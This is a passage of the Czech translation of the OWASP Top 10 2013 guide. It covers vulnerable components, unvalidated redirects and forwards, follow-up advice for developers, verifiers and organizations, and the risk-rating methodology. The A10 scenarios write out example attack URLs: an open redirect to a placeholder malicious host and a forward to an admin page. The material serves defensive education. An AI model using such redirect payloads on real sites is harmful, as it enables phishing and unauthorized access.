1. Identifikace všech verzí používaných komponent včetně všech závislostí (např. versions plugin).
2. Sledování bezpečnosti těchto komponent ve veřejných databázích a projektových a bezpečnostních e-mailových konferencích a udržování jejich aktuální verze.
3. Stanovení bezpečnostní politiky řídící používaní komponent. Tato politika by měla obsahovat požadavky na metodiku vývoje software, bezpečnostní testy a přípustné licence.
4. Kde je to vhodné, přidat do komponent bezpečnostní prvky, které znemožní využívání jejich nepoužívaných funkcí a ošetří jejich slabé a zranitelné aspekty.

Příklady útočných scénářů

Kvůli zranitelnosti komponenty může dojít k široké škále rizik, ať už ji využije jednoduchý nebo komplikovaný škodlivý software vytvořený k útoku na konkrétní organizaci. Jednotlivé komponenty často běží s plnými právy aplikace, a proto je nebezpečí vážné v případě kterékoli komponenty. Následující dvě zranitelné komponenty byly roku 2011 staženy 22miliónkrát.

- Apache CXF Authentication Bypass – Tím, že nastala chyba při zavádění identifikačního tokenu, mohli útočníci přistupovat k webovým službám s plnými právy. (Apache CXF je framework pro práci s webovými službami, nikoli webový server Apache.)
- Spring Remote Code Execution – Zneužití implementace Expression Language ve Springu umožnilo útočníkům vykonání libovolného kódu, což znamenalo převzetí kontroly nad serverem.

Každá aplikace, která využívá některou z těchto zranitelných komponent, je zranitelná, protože obě komponenty jsou dostupné uživateli aplikace přímo. Další zranitelné knihovny, které se používají hlouběji v aplikaci, jsou zneužitelné hůře.

Odkazy


OWASP

- OWASP Dependency Check (for Java libraries)
- OWASP SafeNuGet (for .NET libraries thru NuGet)
- Good Component Practices Project

Externí

- The Unfortunate Reality of Insecure Libraries
- Open Source Software Security
- Addressing Security Concerns in Open Source Components
- MITRE Common Vulnerabilities and Exposures
- Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM

A10 Neošetřené přesměrování a předávání



Specifické pro aplikaci	Zneužitelnost PRŮMĚRNÁ	Rozšíření VZÁCNÉ	Zjistitelnost SNADNÁ	Dopad STŘEDNÍ	Specifické pro aplikaci / podnikání
Vezměte v úvahu každého, kdo může podvést vaše uživatele tím, že je přiměje k zaslání požadavku na vaše stránky. Takto je možné zneužít všechny stránky i zdroje HTML, které uživatelé používají.	Útočník vytvoří odkaz na neověřené přesměrování a přiměje oběť, aby na něj klikla. Jelikož odkaz směřuje na ověřenou stránku, oběť na něj pravděpodobně klikne. Útočník zacílí přesměrování tak, aby obešlo bezpečnostní kontroly.	Aplikace často přesměrovávají uživatele na jiné stránky nebo používají obdobným způsobem interní přesměrování. Někdy je cílová stránka specifikovaná v neověřovaném parametru, a tak umožňuje útočníkům vybrat libovolnou cílovou stránku. Najít neověřené přesměrování na jiné stránky je jednoduché: hledejte přesměrování, která umožňují zadat celé URL. Najít neověřená přesměrování v rámci interních stránek je těžší.		Toto přesměrování se může pokusit nainstalovat škodlivý software nebo lstí přimět uživatele k tomu, aby prozradil heslo či jiné citlivé informace. Neověřené přesměrování může umožnit obejití mechanismů řízení přístupu.	Zvažte obchodní hodnotu udržení si důvěry uživatelů. Co když se nakazí škodlivým softwarem? Co když se útočníci dostanou k vnitřním funkcím aplikace?

Mohu být takto napaden?

Nejlepší způsob, jak zjistit, jestli jsou v aplikaci neověřená přesměrování:

1. Zkontrolujte všechna přesměrování v kódu nebo forwarding (v .NET se nazývají transfer). U každého z nich zkontrolujte, zda je cílové URL obsahem některého parametru. Aplikace je zranitelná, pokud je tomu tak a pokud se toto URL neověřuje v seznamu povolených adres.
2. Použijte také webový crawler (spider), abyste zjistili, zda stránky generují přesměrování (odpovědi HTTP 300–307, nejčastěji 302). Zkontrolujte, zda parametry před přesměrováním neobsahují nějakou část cílové URL. Pokud ano, zkuste tuto část podvrhnout a zkontrolujte, zda došlo k přesměrování na nový cíl.
3. Pokud nemáte k dispozici kód, zkontrolujte a otestujte všechny parametry, které vypadají jako část URL, na které je nastavené přesměrovaní.

Jak tomu zamezím?

Přesměrovávat bezpečně lze různými způsoby:

1. Žádná přesměrování nepoužívejte.
2. Pokud už je používáte, ať cílová adresa není ovlivněna uživatelskými parametry. Toho se dosáhne snadno.
3. Pokud se těmto parametrům nedá vyhnout, zabezpečte, aby jejich hodnota byla platná a autorizovaná pro daného uživatele. Doporučuje se, aby každý takový parametr byl mapovací hodnotou, nikoli skutečným URL nebo jeho částí, a aby mapovací hodnotu na cílové URL překládal server. Aplikace může využívat ESAPI s metodou sendRedirect(), která zajistí, aby všechna přesměrovaní byla bezpečná.

Tato zranitelnost bývá často zneužívána rhybáři snažícími se získat důvěru uživatelů, proto je nesmírně důležité jí předejít.

Příklady útočných scénářů

Scénář č. 1: V aplikaci je stránka s názvem „redirect.jsp“, která obsahuje jediný parametr s názvem „url“. Útočník vytvoří škodlivé URL přesměrovávající uživatele na škodlivou rhybařící stránku, která nainstaluje škodlivý software.

http://www.example.com/redirect.jsp?url=evil.com

Scénář č. 2: Aplikace používá interní přesměrování, aby přepojila požadavky mezi různými částmi stránek. K tomu některé stránky využívají parametr určující, kam by měl být uživatel přesměrován v případě úspěchu transakce. Pokud aplikace nekontroluje URL, útočník ho upraví a přesměruje na administrativní funkce, k nimž není autorizován.

http://www.example.com/boring.jsp?fwd=admin.jsp

Odkazy

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Externí

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

+V Vývojáři, co dál?

Zaveďte a používejte opakovatelné bezpečnostní procesy a standardní řízení bezpečnosti

Ať už jste v zabezpečení webových aplikací nováčci, nebo jste s těmito riziky již velmi dobře obeznámeni, úkol vytvořit bezpečnou webovou aplikaci nebo opravit stávající může být obtížný. Spravovat velké portfolio aplikací může být náročné.

Aby OWASP pomohl organizacím a vývojářům snižovat nákladově efektivním způsobem rizika při zabezpečení jejich aplikací, vytvořil řadu svobodných a otevřených zdrojů, které můžete ve své organizaci k tomuto účelu použít. Níže jsou uvedeny některé z mnoha zdrojů, které OWASP vyvinul, aby pomohl organizacím vytvářet zabezpečené webové aplikace. Na další stránce představujeme další zdroje OWASP, které mohou organizacím usnadnit ověřování bezpečnosti jejich aplikací.

Požadavky na bezpečnost aplikací

Chcete-li vytvořit zabezpečené webové aplikace, musíte definovat, co znamená, že daná aplikace je zabezpečená. OWASP doporučuje jako vodítko při stanovení požadavků na bezpečnost aplikací použít svůj Application Security Verification Standard (ASVS). Pokud využíváte outsourcing, zvažte použití OWASP Secure Software Contract Annex.

Architektura zabezpečení aplikací

Spíše než dovybavit zabezpečením stávající aplikace je nákladově mnohem efektivnější aplikace jako zabezpečené už vytvářet. OWASP doporučuje svou OWASP Developer's Guide a OWASP Prevention Cheat Sheets jako dobré výchozí body, jak plánovat zabezpečení hned od začátku.

Standardní řízení zabezpečení

Budování silného a použitelného řízení zabezpečení je nad míru obtížné. Vývoj zabezpečených aplikací radikálně zjednodušuje sada standardního řízení zabezpečení. OWASP doporučuje jakožto model bezpečnostních aplikačních rozhraní potřebných k tvorbě zabezpečených webových aplikací svůj projekt OWASP Enterprise Security API (ESAPI). ESAPI poskytuje referenční implementace v Javě, .NET, PHP, Classic ASP, Pythonu a Cold Fusion.

Zabezpečený životní cyklus vývoje

Pro vylepšení procesu, podle něhož vaše organizace vyvíjí aplikace, doporučuje OWASP svůj Software Assurance Maturity Model (SAMM). Tento model pomáhá organizacím formulovat a provádět strategii zabezpečení softwaru, která je vytvořena na míru specifickým rizikům, jimž organizace čelí.

Vzdělávání v zabezpečení aplikací

OWASP Education Project poskytuje školicí materiály, které pomáhají vývojářům vzdělávat se v tématu zabezpečení webových aplikací, a shromáždil velký seznam vzdělávacích prezentací OWASP. Chcete-li se o zranitelnostech dozvědět prakticky, vyzkoušejte OWASP WebGoat, WebGoat.NET nebo OWASP Broken Web Application Project. Chcete-li zůstat v centru dění, přijďte na konferenci OWASP AppSec, školení konference OWASP nebo na setkání místní pobočky OWASP.

K použití jsou i četné další zdroje OWASP. Prosíme, navštivte stránku projektů OWASP, kde jsou uvedeny všechny projekty OWASP uspořádané podle připravenosti těchto projektů k vydání (k vydání, beta nebo alfa). Většina zdrojů OWASP je k dispozici na naší wiki a mnoho dokumentů OWASP lze objednat vytištěné nebo jako elektronické knihy.

+O Ověřovatelé, co dál?

Zorganizujte se

Pro ověření zabezpečení webové aplikace, kterou jste vyvinuli nebo o jejíž koupi uvažujete, OWASP doporučuje, abyste zkontrolovali její kód (pokud je k dispozici) a také ji otestovali. OWASP doporučuje provést kombinaci bezpečnostní revize kódu a penetračního testování, kdykoli je to možné, protože to umožňuje využít silné stránky obou technik a tyto dva přístupy se vzájemně doplňují. Výkon a účinnost odborného analytika můžou zvýšit nástroje pro usnadnění procesu ověření. Nástroje OWASP pro posuzování se zaměřují na zvýšení výkonu experta, spíše než by se snažily automatizovat samotný proces analýzy.

Standardizace toho, jak budete ověřovat zabezpečení webových aplikací: Aby organizace mohly snáze rozvíjet důslednost a definovanou úroveň přísnosti při posuzování bezpečnosti webových aplikací, vytvořil OWASP Application Security Verification Standard (ASVS). Tento dokument definuje minimální standard pro ověření za účelem hodnocení bezpečnosti webových aplikací. OWASP doporučuje používat ASVS jako vodítko nejen pro určení, na co se zaměřit při ověření zabezpečení webové aplikace, ale i technik, které je nejvhodnější použít, a pomůže stanovit a zvolit úroveň přísnosti při ověření bezpečnosti webové aplikace. OWASP také doporučuje použít ASVS pro pomoc se stanovením a výběrem jakékoliv služby posuzování webové aplikace, kterou si můžete pořídit od poskytovatele třetí strany.

Sada nástrojů pro hodnocení: OWASP Live CD Project shromáždil do jediného spustitelného prostředí nebo virtuálního počítače (VM) některé z nejlepších open-source bezpečnostních nástrojů. Weboví vývojáři, testeři a odborníci na bezpečnost mohou nabootovat z tohoto živého CD nebo spustit virtuální počítač, a hned budou mít přístup k úplné sadě testovacích nástrojů. K využití nástrojů na tomto CD není nutná instalace ani konfigurace.

Revize kódu

Bezpečnostní revize kódu je vhodná zejména pro ověření, že aplikace obsahuje silné bezpečnostní mechanismy, a také ke zjištění problémů, které lze těžko rozpoznat zkoumáním jejího výstupu. Testování je zvláště vhodné pro prokázání toho, že slabiny jsou skutečně zneužitelné. To znamená, že tyto přístupy se doplňují a vlastně se v některých oblastech překrývají.

Revize kódu: Vedle OWASP Developer's Guide a OWASP Testing Guide vytvořil OWASP Code Review Guide, který má pomoci vývojářům a specialistům na bezpečnost aplikací pochopit, jak účinně a efektivně zkontrolovat zabezpečení webové aplikace kontrolou jejího kódu. Existují četné problémy se zabezpečením webových aplikací, např. zranitelnost injektováním, které je mnohem jednodušší najít revizí kódu než testováním z vnějšku.

Nástroje pro revizi kódu: OWASP má slibné výsledky v oblasti pomoci odborníkům s prováděním analýzy kódu, ale tyto nástroje jsou zatím v počáteční fázi. Jejich autoři je využívají při bezpečnostních revizích kódu každý den, ale neodborníkům se možná používají trochu obtížně. Patří mezi ně CodeCrawler, Orizon a O2. Od posledního vydání Top 10 v roce 2010 se aktivně vyvíjel pouze O2.

Existují i další svobodné open-source nástroje pro revizi kódu. Nejslibnějším je FindBugs a jeho nový zásuvný modul zaměřený na zabezpečení nazvaný FindSecurityBugs. Oba jsou určeny pro Javu.

Bezpečnost a penetrační testování

Testování aplikace: Aby vývojáři, testeři a specialisté na bezpečnost aplikací lépe pochopili, jak účinně a efektivně otestovat bezpečnost webových aplikací, vytvořil OWASP Testing Guide. Tento obrovský průvodce s desítkami přispěvatelů široce pokrývá mnoho témat testování bezpečnosti webových aplikací. Stejně jako revize kódu má své silné stránky i testování zabezpečení. Je velmi přesvědčivé, když můžete prokázat špatné zabezpečení aplikace tím, že předvedete její zneužití. Rovněž mnoho otázek bezpečnosti, zejména veškeré zabezpečení poskytované aplikační infrastrukturou, se prostě nedá najít revizí kódu, protože aplikace neposkytuje všechno zabezpečení sama.

Nástroje pro penetrační testování aplikací: WebScarab, který byl jedním z nejpoužívanější ze všech projektů OWASP, a nový ZAP, který je teď mnohem populárnější, jsou testovací prostředníci (proxies) webových aplikací. Tyto nástroje umožňují bezpečnostním analytikům a vývojářům zachytit dotazy webové aplikace, čímž mohou přijít na to, jak aplikace funguje, a pak odeslat testovací dotazy, aby zjistili, zda na ně aplikace odpoví bezpečně. Tyto nástroje jsou zvláště účinné při identifikaci zranitelností přes XSS a zranitelností v autentizaci a řízení přístupu. ZAP má i vestavěný aktivní skener a, což je nejlepší, je zdarma!

+O Organizace, co dál?

Spusťte hned program zabezpečení aplikací

Zabezpečení aplikací už není nepovinné. Mezi rostoucími útoky a regulačními tlaky si musí organizace vytvořit účinnou schopnost zabezpečení svých aplikací. Vzhledem k ohromujícímu počtu aplikací a řádků kódu již při tvorbě usiluje mnoho organizací o zvládnutí obrovského množství zranitelností. OWASP doporučuje organizacím, aby si stanovily program zabezpečení aplikací, čímž by získaly vhled a zlepšily bezpečnost celého portfolia svých aplikací. Dosažení bezpečnosti aplikací vyžaduje účinnou spolupráci mnoha různých částí organizace včetně bezpečnosti a auditu, vývoje softwaru a obchodního a vrcholového managementu.
K tomu je potřeba, aby bezpečnostní politika byla viditelná, čímž by mohly všechny strany vidět a chápat postoj organizace k zabezpečení aplikací. Také to vyžaduje zaměřit se na ty činnosti a výsledky, které skutečně přispívají ke zlepšení podnikového zabezpečení snížením rizik tím nákladově nejefektivnějším způsobem. Mezi klíčové činnosti účinných programů zabezpečení aplikací patří:

Začněte

- Zaveďte program zabezpečení aplikací a řiďte jeho přijetí.
- Proveďte analýzu nedostatků způsobilostí srovnáním své organizace s podobnými a na jejím základě určete klíčové oblasti pro zlepšení a plán provedení.
- Získejte souhlas vedení a udělejte pro celou IT organizaci osvětovou kampaň o zabezpečení aplikací.

Přístup k portfoliu založený na riziku

- Identifikujte a stanovte priority portfolia svých aplikací z pohledu rizik.
- Kvůli měření a stanovení priorit aplikací v portfoliu vytvořte model vyjadřující rizika aplikací.
- Stanovte vodítka pro zajištění toho, aby bylo možno správně definovat požadované pokrytí a úroveň přísnosti.
- Vytvořte model ohodnocení běžných rizik pomocí konzistentního souboru pravděpodobností a činitelů dopadu odrážejících toleranci vaší organizace k riziku.

Poskytněte možnosti s pevnými základy

- Stanovte sadu zacílených politik a norem, které poskytují východiska zabezpečení aplikací, jichž by se měly držet všechny vývojové týmy.
- Vytyčte obvyklou sadu opakovaně použitelných bezpečnostních regulací, které doplňují tyto politiky a standardy a stanovují pro jejich použití návrhová a vývojová vodítka.
- Vytvořte osnovu školení o zabezpečení aplikací, které je potřebné a zacílené na různé vývojové role a témata.

Začleňte zabezpečení do stávajících procesů

- Stanovte a začleňte realizaci zabezpečení a ověřování do stávajících vývojových a provozních postupů. Sem patří modelování hrozeb, bezpečnostní návrh a revize, bezpečné kódování a revize kódu, penetrační testy a náprava.
- Zajistěte odborníky na příslušnou problematiku a podporujte služby pro vývojové a projektové týmy, aby byly úspěšné.

Zajistěte viditelnou správu

- Řiďte pomocí metrik. Rozhodujte o zlepšeních a financování na základě metrik a zachycených analytických dat. Do metrik patří dodržování bezpečnostních postupů či činností, seznámení se se zranitelnostmi, snížení zranitelnosti, pokrytí aplikací, hustota závad podle typu a počtu instancí atd.
- Analyzujte data vzešlá z implementace a ověřování, pomocí nich pátrejte po hlavních příčinách a schématech zranitelností, a to pak využijte k řízení strategických a systémových zlepšení napříč podnikem.

+R Poznámky k rizikům

Jde o rizika, nikoli o slabé stránky

Ačkoli se verze OWASP Top 10 z roku 2007 a starší zaměřovaly na hledání nejčastějších „zranitelností“, OWASP Top 10 byl vždy uspořádán okolo rizik. To způsobilo pochopitelné zmatení části lidí, kteří hledali perfektní taxonomii slabin. OWASP Top 10 v roce 2010 vyjasnil zaměření seznamu Top 10 na rizika tím, že výslovně popisoval, jak původci hrozby, vektory útoku, bezpečnostní slabiny, technické dopady a obchodní dopady společně vytvářejí rizika. Tato verze OWASP Top 10 se řídí stejnou metodikou.


Metodika hodnocení rizik Top 10 je založena na OWASP Risk Rating Methodology. Pro každou z položek seznamu Top 10 jsme odhadli typické riziko, které každá slabina představuje pro typickou webovou aplikaci, tím, že jsme se podívali na obvyklé pravděpodobnostní činitele a činitele dopadu každé obvyklé slabiny. Pak jsme seřadili Top 10 podle těch slabin, které typicky zanášejí do aplikace nejvýznamnější riziko.

OWASP Risk Rating Methodology definuje řadu činitelů, které pomáhají vypočítat riziko identifikované zranitelnosti. Top 10 ovšem musí mluvit všeobecně, nikoli o konkrétních zranitelnostech v reálných aplikacích. Nemůžeme proto při výpočtu rizik hrozících aplikacím být nikdy tak přesní jako vlastníci systémů. Právě vy jste nejlépe vybaveni k posouzení důležitosti svých aplikací a dat, původců hrozeb a toho, jak je váš systém postaven a provozován.

Naše metodika obsahuje tři činitele pravděpodobnosti pro každou slabinu (rozšíření, detekovatelnost a snadnost zneužití) a jeden činitel dopadu (technický dopad). Rozšíření slabiny je faktorem, který obvykle nemusíte počítat. Údaje o rozšíření jsme získali ze statistik rozšíření od několika různých organizací (uvedených v kapitole Poděkování na straně 3) a jejich data jsme zprůměrovali, z čehož vznikl seznam pravděpodobnosti existence podle rozšíření v Top 10. Tato data se pak složila s dalšími dvěma pravděpodobnostními činiteli (zjistitelnost a snadnost zneužití), a tím se vypočítala hodnocení pravděpodobnosti pro každou slabinu. Pro každou položku se pak toto číslo vynásobilo námi odhadnutým průměrným technickým dopadem, což pro každou položku v Top 10 dalo pořadí celkového rizika.

Všimněte si, že tento přístup nebere v úvahu pravděpodobnost původce hrozby. Nepočítá ani se žádným z všemožných technických detailů týkajících se vaší konkrétní aplikace. Kterýkoli z těchto činitelů může významně ovlivnit celkovou pravděpodobnost, že útočník objeví a zneužije konkrétní zranitelnost. Toto hodnocení také nebere v úvahu skutečný dopad na vaše podnikání. Vaše organizace se bude muset rozhodnout, jak velké bezpečnostní riziko plynoucí z aplikací je ochotna přijmout v dané kultuře, oblasti podnikání a regulačním prostředí. Účelem OWASP Top 10 není udělat analýzu rizik za vás.

Následující obrázek ilustruje jako příklad náš výpočet rizika pro A3: Cross-Site Scripting. XSS je tak rozšířené, že mu to jako jedinému zajistilo „velmi rozsáhlé“ rozšíření s hodnotou 0. Všechna ostatní rizika se pohybují od rozšíření „rozsáhlého“ po „vzácné“ (hodnoty 1–3).



+Č Podrobnosti o rizikových činitelích

Shrnutí deseti nejrizikovějších činitelů

Následující tabulka uvádí přehled Top 10 – deseti největších bezpečnostních rizik aplikací v r. 2013 a rizikové činitele, které jsme každému riziku přiřadili. Tyto činitele byly stanoveny na základě dostupných statistik a zkušeností týmu OWASP Top 10. Abyste správně pochopili, jak tato rizika ohrožují konkrétní aplikaci nebo organizaci, musíte vzít v úvahu vlastní specifické původce hrozeb a obchodní dopady. Ani obrovské slabiny softwaru nemusí představovat vážné riziko, pokud žádný původce hrozby nemůže provést nevyhnutelný útok nebo pokud je obchodní dopad na dotčená aktiva zanedbatelný.

RIZIKO	Původce hrozeb	Vektory útoku	Bezpečnostní slabiny		Technické dopady	Obchodní dopady
		Zneužitelnost	Rozšíření	Zjistitelnost	Dopad	
A1-Injektování	Specifické pro aplikaci	Snadná	Běžné	Průměrná	Vážný	Specifické pro aplikaci
A2-Autentizace	Specifické pro aplikaci	Průměrná	Rozsáhlé	Průměrná	Vážný	Specifické pro aplikaci
A3-XSS	Specifické pro aplikaci	Průměrná	Velmi rozsáhlé	Snadná	Střední	Specifické pro aplikaci
A4-Nezabezpe. DOR	Specifické pro aplikaci	Snadná	Běžné	Snadná	Střední	Specifické pro aplikaci
A5-Konfigurace	Specifické pro aplikaci	Snadná	Běžné	Snadná	Střední	Specifické pro aplikaci
A6-Citlivá data	Specifické pro aplikaci	Obtížná	Vzácné	Průměrná	Vážný	Specifické pro aplikaci
A7-Řízení přístupu	Specifické pro aplikaci	Snadná	Běžné	Průměrná	Střední	Specifické pro aplikaci
A8-CSRF	Specifické pro aplikaci	Průměrná	Běžné	Snadná	Střední	Specifické pro aplikaci
A9-Komponenty	Specifické pro aplikaci	Průměrná	Rozsáhlé	Obtížná	Střední	Specifické pro aplikaci
A10-Přesměrování	Specifické pro aplikaci	Průměrná	Vzácné	Snadná	Střední	Specifické pro aplikaci

Další rizika ke zvážení

Top 10 pokrývají velkou oblast, ale existuje mnoho dalších rizik, která by vaše organizace měla zvážit a vyhodnotit. Některá z nich se vyskytla v předchozích verzích Top 10, jiná nikoli, včetně nových útočných technik, které se neustále objevují. Mezi další významná bezpečnostní rizika aplikací (v abecedním pořadí anglického názvu), která byste měli vzít v úvahu, patří také:

- Clickjacking
- Concurency Flaws
- Denial of Service (bylo v Top 10 r. 2004 – Položka 2004-A9)
- Expression Language Injection – Injektování výrazového jazyka (CWE-917)
- Information Leakage a Improper Error Handling (bylo součástí Top 10 r. 2007 – Položka 2007-A6)
- Insufficient Anti-automation (CWE-799)
- Insufficient Logging and Accountability (souvisí s Top 10 z r. 2007 – Položka 2007-A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (bylo v Top 10 r. 2007 – Položka 2007-A3)
- Mass Assignment – Hromadné přiřazení (CWE-915)
- User Privacy

IKONY NÍŽE PŘEDSTAVUJÍ DALŠÍ VERZE TOHOTO TITULU, KTERÉ LZE VYTISKNOUT.

„**ALPHA**“: Obsah knihy v kvalitě „alfa“ je pracovní koncept. Obsah je velmi přibližný a až do další úrovně publikování se vyvíjí.

„**BETA**“: Obsah knihy v kvalitě „beta“ se nachází na další vyšší úrovni. Obsah se až do dalšího publikování ještě vyvíjí.

„**RELEASE**“: Obsah knihy v kvalitě „publikování“ je na nejvyšší úrovni kvality v životním cyklu titulu a je to konečný produkt.

MŮŽETE BEZ OMEZENÍ:

sdílet - kopírovat, rozšiřovat a přenášet dílo

používat v jiných dílech - přizpůsobovat dílo

ZA NÁSLEDUJÍCÍCH PODMÍNEK:

Uvedení autora - musíte uvést autora způsobem, který on nebo poskytovatel licence stanovil (ale ne tak, aby to vypadalo, že schvalují vás nebo vaše užití díla).

Podobné sdílení - pokud dílo pozměníte, přetvoříte nebo na něm vystavíte své dílo, smíte rozšiřovat výsledné dílo pouze pod stejnou, podobnou nebo kompatibilní licencí.

OWASP
The Open Web Application Security Project

Open Web Application Security Project (OWASP) je celosvětová svobodná a otevřená komunita zaměřená na zlepšování bezpečnosti aplikačního softwaru. Naším posláním je „zviditelňovat“ zabezpečení aplikací, aby lidé a organizace mohli činit o bezpečnostních rizicích aplikací informovaná rozhodnutí. OWASP se může účastnit každý a všechny naše materiály jsou přístupné pod svobodnou a otevřenou softwarovou licencí. Nadace OWASP je nezisková dobročinná organizace spadající pod § 501(c)(3) zákona 26 U.S.C. Spojených států amerických. To zaručuje trvající dostupnost a podporu našeho díla.